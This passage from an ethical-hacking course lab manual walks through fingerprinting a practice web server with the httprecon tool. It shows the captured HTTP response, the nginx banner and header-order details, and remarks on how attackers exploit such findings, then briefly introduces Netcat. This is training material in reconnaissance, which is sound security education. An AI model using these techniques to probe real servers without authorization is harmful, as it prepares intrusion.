
httprecon is a tool for advanced web server fingerprinting. This tool performs banner-grabbing attacks, status code enumeration, and header ordering analysis on its target web server.

Here, we will use the httprecon tool to gather information about a target web server.

1. Click **CEHv12 Windows 11** to switch to the **Windows 11**, click **Ctrl+Alt+Del**.

2. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.


Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



3. Navigate to **E:\CEH-Tools\CEHv12 Module 13 Hacking Web Servers\Web Server Footprinting Tools\httprecon**, right-click **httprecon.exe**, and, from the context menu, click **Run as administrator** double-click to launch the application.


Note: If a **User Account Control** pop-up appears, click **Yes**.

4. Main window of **httprecon** appears, enter the website URL (here, **www.certifiedhacker.com**) that you want to footprint and select **port number (80)** in the **Target** section.



5. Click **Analyze** to start analyzing the designated website.

6. A **footprint** of the website appears, as shown in the screenshot.



7. Look at the **Get existing** tab, and observe the server (**nginx**) used to develop the webpages.
8. When attackers obtain this information, they research the vulnerabilities present in **nginx** and try to exploit them, which results in either full or partial control over the web application.
9. Click the **GET long request** tab, which lists all GET requests. Next, click the **Fingerprint Details** tab.

The screenshot shows the httprecon 7.3 interface. At the top, there's a menu bar with File, Configuration, Fingerprinting, Reporting, and Help. Below that is a toolbar with Target (Apache 2.0.46), http://, www.certifiedhacker.com, port 80, and an Analyze button. The main window has tabs: GET existing, GET long request (which is selected and highlighted in red), GET non-existing, GET wrong protocol, HEAD existing, OPTIONS common, DELETE existing, TEST method, and Attack Request. The content area shows a log entry:

```
HTTP/1.1 403 Forbidden
Date: Mon, 18 Apr 2022 11:40:50 GMT
Server: nginx/1.19.10
Content-Type: text/html; charset=iso-8859-1
Content-Length: 318
host-header: c2hhcmVlLmJsdWVob3N0LmNvbQ==
```

Below this, there's a Matchlist section with 352 Implementations. The Fingerprint Details tab is selected, showing a table of protocol details:

Protocol Name	HTTP
Protocol Version	1.1
Statuscode	403
Statustext	
Banner	nginx/1.19.10
X-Powered-By	
Header Spaces	1
Capital after Dash	1
Header-Order Full	Date, Server, Content-Type, Content-Length, host-header
Header-Order Limit	Date, Server, Content-Type, Content-Length, host-header
Options-Allowed	
Options-Public	
Options-Delimiter	
ETag	
ETag-Length	0
ETag-Quotes	

At the bottom, there's a status bar with Ready, a taskbar with icons for File Explorer, Task View, Taskbar, Start, and others, and a system tray with a battery icon, a clock showing 4:43 AM, and a date of 4/18/2022.

10. The details displayed in the screenshot above include the name of the protocol the website is using and its version.
11. By obtaining this information, attackers can manipulate HTTP vulnerabilities in order to perform malicious activities such as sniffing over the HTTP channel, which might result in revealing sensitive data such as user credentials.
12. This concludes the demonstration of how to gather information about the target web server using httprecon.
13. Close all open windows on the **Windows 11** machine.

Task 4: Footprint a Web Server using Netcat and Telnet

Netcat

Netcat is a networking utility that reads and writes data across network connections, using the TCP/IP protocol. It is a reliable "back-end" tool used directly or driven by other programs and scripts. It is also a network debugging and exploration tool.

